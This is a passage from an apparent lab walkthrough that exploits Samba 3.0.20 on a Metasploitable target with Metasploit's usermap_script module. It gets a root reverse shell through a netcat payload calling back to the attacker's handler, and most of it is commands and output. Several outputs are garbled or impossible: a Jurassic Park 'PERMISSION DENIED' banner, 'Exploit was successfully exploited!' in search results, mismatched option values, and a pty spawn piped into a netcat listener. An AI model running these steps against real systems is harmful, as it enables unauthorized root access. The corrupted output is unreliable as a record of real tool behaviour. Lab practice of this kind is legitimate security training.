RPORT no            The target port (TCP)
THREADS 1           yes           The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
```

- “ set rhosts 192.168.148.129”

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.148.129
rhosts => 192.168.148.129
```

- “ exploit”

```
msf6 auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.148.129:445  - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.148.129      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Open the new terminal and searchsploit the version of the samba which you got

- “ search Samba 3.0.20”

```
[root@kali)-[~/home/kali]
# searchsploit Samba 3.0.20  (metasploitable:0)
Exploit Title | Path
-----|-----
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
```

- msfconsole

```
[root@kali)-[~/home/kali]
# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
```

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- “ search samba 3.0.20”

```
search smb msf6 > search samba 3.0.20
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
Matching Modules
=====
#  Name          192.168.148.129      Disclosure Date  Rank      Check  Description
-  exploit/multi/samba/usermap_script  2007-05-14        excellent  No       Samba "username map script" Command Execution
[*] Authentication successful
[*] Exploit was successfully exploited!
```

- “ use 0”

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
CHOST  192.168.148.129    no        The local client address
CPORT  139                no        The local client port
Proxies  default: [ ]    no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http
RHOSTS  significant byte first [ ]  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#targeting
RPORT  139                yes     The target port (TCP)
[*] Exploit will attempt to connect to port 139 of 192.168.148.129.
```

- “set rhosts 192.168.148.129”

```
VNC server default format:
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.148.129
[*] rhosts => 192.168.148.129
```

- “exploit”

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.148.128:4444
[*] Command shell session 1 opened (192.168.148.128:4444 → 192.168.148.129:34047) at 2025-10-07 06:43:49 -0400
```

- python -c ‘import pty;pty.spawn(“/bin/bash”)’ to get the root access

```
python -c 'import pty;pty.spawn("/bin/bash")' | nc -l -p 4444
root@metasploitable:/# ls
ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  sbin  tmp  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr
root@metasploitable:/# Samba 3.0.20
```

Congratulations! Root access is achieved via SMB exploits.